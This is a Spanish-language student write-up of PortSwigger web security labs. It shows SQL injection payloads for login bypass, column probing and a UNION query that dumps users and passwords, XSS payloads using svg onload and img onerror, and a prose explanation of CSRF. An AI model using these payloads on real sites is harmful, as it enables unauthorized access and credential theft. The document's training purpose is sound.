

Laboratorios

XSS, SQL INJECTION AND CRSF

ARMANDO FLORES

Laboratorios de PORTSWIGGER

SQL injection


1. Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

En este caso se nos muestra una aplicación web que podemos elegir diferentes categorías y nos dice la pagina que para mostrar esas categorías se manda un query como el siguiente

```
SELECT * FROM products WHERE category = 'Gifts'' AND released = 1
```

Entonces aqui lo que podemos hacer es que como esta pasando el query directo sin ser verificado podemos intentar pasar código sql para modificar la consulta y que nos muestre más información.

En este caso con la herramienta burpsuit intentamos inyectar el siguiente código de esta manera:



Lanzamos eso y obtenemos lo siguiente

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#)



Gifts' OR 1=1--

De esta manera podemos obtener todo el query comentando la parte de realised que hace que podamos ver otros objetos que aun no se han lanzado y también esto nos indica que si es vulnerable la página por lo que a lo mejor podemos obtener más información en los siguientes labs

2. Lab: SQL injection vulnerability allowing login bypass

En este caso temenos que entrar loggeados como el administrador y solo es cuestión de comentar la demás parte del query y ya podemos accesar como el administrador

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

3. SQL injection UNION attack, determining the number of columns returned by the query

WE LIKE TO SHOP


Refine your search:

[All](#)
[Corporate gifts](#)
[Food & Drink](#)
[Gifts](#)
[Lifestyle](#)
[Toys & Games](#)

| | | |
|------------------------------------|---------|------------------------------|
| Caution Sign | \$94.87 | View details |
| Com-Tool | \$90.10 | View details |
| Folding Gadgets | \$80.32 | View details |
| There is No 'I' in Team | \$89.07 | View details |
| BBQ Suitcase | \$62.10 | View details |
| Waterproof Tea Bags | \$1.00 | View details |
| Sprout More Brain Power | \$14.19 | View details |
| Eggstastic, Fun, Food Eggcessories | \$54.55 | View details |
| Couple's Umbrella | \$41.77 | View details |
| Conversation Controlling Lemon | \$70.82 | View details |
| Snow Delivered To Your Door | \$53.32 | View details |
| High-End Gift Wrapping | \$20.08 | View details |

En este caso nos dan esta página web

De nuevo podemos seleccionar una categoría e irnos a la herramienta de burpsuite para podificar la consulta y agregando los valores de null podemos averiguar cuantas columnas tiene la tabla



Burp Suite Community Edition v2023.4.3 - Temporary Project

Target: <https://0a570093042aaef6842e2600520085.web-security-academy.net> HTTP/2

Request

```

1 GET /filter?category=Lifestyle'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2
2 Host: 0a570093042aaef6842e2600520085.web-security-academy.net
3 Cookie: session=j1BYHt1xVqMupSYWwiBcuEtt3zSCVdOC
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a570093042aaef6842e2600520085.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Inspector

Selection: 40 (0x28)

Selected text

```
Lifestyle'+UNION+SELECT+NULL,NULL,NULL--
```

Decoded from: URL encoding

```
Lifestyle' UNION SELECT NULL,NULL,NULL--
```

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

0 matches

Done 5,095 bytes | 190 millis


Y de esta manera ya queda resuelto el laboratorio



4. SQL injection UNION attack, finding a column containing text

Este reto es una especie de continuación del anterior ya que primero hay que averiguar cuantas columnas tiene la tabla y después tratar de sacar una o mas filas que tengan el valor de texto que viene ahí


Después de detectar cuantas columnas hay buscamos la cadena de texto en alguna de las columnas y de esa manera podemos obtener un poco de info



Y ahora podemos ver en la lista que nos entrega la cadena de txt




Corporate gifts' UNION SELECT NULL, '06pmRA', NULL--



5. SQL injection UNION attack, retrieving data from other tables


Para el ultimo lab de este tipo podemos ver info de otra tabla, hay muchas veces que existen otras tablas con nombres predeterminados y de esta manera podemos obtener info sensible en este caso ahora metemos el siguiente payload




Metimos un select * y así obtuvimos todos los usuarios y contraseñas de esa tabla

XSS

En el primer reto metemos el siguiente payload a la barra de búsqueda




Esto lo único que hace es mandarnos un mensaje como el siguiente





Pero eso nos comprueba que se puede hacer un ataque de tipo xss

En el siguiente se nos pude meter un comentario y aplicamos la misma y podemos ver lo siguiente:

Comments

 Neil Beforeme | 27 May 2023
Alexa, get the blog up. Sorry, force of habit.

 Gav Isgone | 04 June 2023
Can I share this to my site?

 asd | 09 June 2023

Leave a comment

Comment:

Se agrego el nuevo comentario que pero antes de igual manera salió la alerta del reto anterior igual nos comprueba que podemos hacer un xss

3. Para el tercer reto vemos que cuando metemos algo a la búsqueda se lo añade a la foto porque podemos meter el siguiente payload

```
"><svg onload=alert(1)>
```

Y vesmo que pasa

Congratulations, you solved the lab!

Share your skills!

Continue

Home

0 search results for "'><svg onload=alert(1)>'

Search the blog...

Search

De igual manera continuamos el código parecido a lo que hacíamos en el sql injection pero ahora es código html

Para el ultimo laboratorio que haremos tenemos el siguiente pagina

Web Security
Academy

DOM XSS in JSP using source location. Search

LAB Not solved

Back to lab description >>

Home

WE LIKE TO
BLOG



Search the blog...


Search



Que como ya vimos que si se puede hacer un xss podemos vñ mandar a llamar un recurso y después esperar que se ejecute cierta acción y ahí es donde aprovechamos por ejemplo en el siguiente el código es

```
<img src=1 onerror=alert(1)>
```

De esta manera esperamos que cuando trate de llamar el src no pueda y en este caso ejecute el código de on error que ahí mismo se le indica



Cross-site request forgery (CSRF)

Para este tipo de ataque simplemente vimos que es lo que es:

El ataque Cross-Site Request Forgery (CSRF) es un tipo de ataque en el que un atacante engaña a un usuario autenticado para que realice una acción no deseada en un sitio web sin su conocimiento o consentimiento. El ataque se aprovecha de la confianza que el sitio web tiene en el usuario autenticado, utilizando su sesión activa para enviar solicitudes falsas al sitio web en nombre del usuario.

El proceso típico de un ataque CSRF implica los siguientes pasos:

- Autenticación del usuario: El usuario autentica en un sitio web y se le asigna una sesión activa, generalmente mediante el uso de cookies o tokens de sesión.
- Preparación del ataque: El atacante crea una página web maliciosa o envía un enlace a un usuario objetivo. Esta página web contiene una solicitud falsa (por ejemplo, una solicitud HTTP POST) hacia el sitio web vulnerable.
- Engaño al usuario: El usuario objetivo visita la página web maliciosa, sin darse cuenta de que está siendo manipulado. Esta página puede contener contenido engañoso o atractivo para incitar al usuario a realizar una acción específica, como hacer clic en un botón.
- Ejecución del ataque: La página web maliciosa envía la solicitud falsa al sitio web vulnerable utilizando la sesión activa del usuario objetivo. El sitio web procesa la solicitud como si fuera

legítima, ya que no puede distinguir entre una solicitud enviada por el usuario legítimo y una solicitud enviada por el atacante.

- Consecuencias del ataque: La solicitud falsa puede realizar acciones no deseadas en el sitio web vulnerable, como cambiar contraseñas, realizar compras, enviar mensajes, eliminar contenido, entre otros, en nombre del usuario objetivo.

La protección contra los ataques CSRF generalmente implica la implementación de medidas de seguridad como tokens de solicitud (CSRF tokens) y comprobaciones adicionales en el lado del servidor para validar la autenticidad de las solicitudes. Estas medidas ayudan a garantizar que las solicitudes solo sean aceptadas si se originan en el propio sitio web y no desde fuentes externas no confiables.

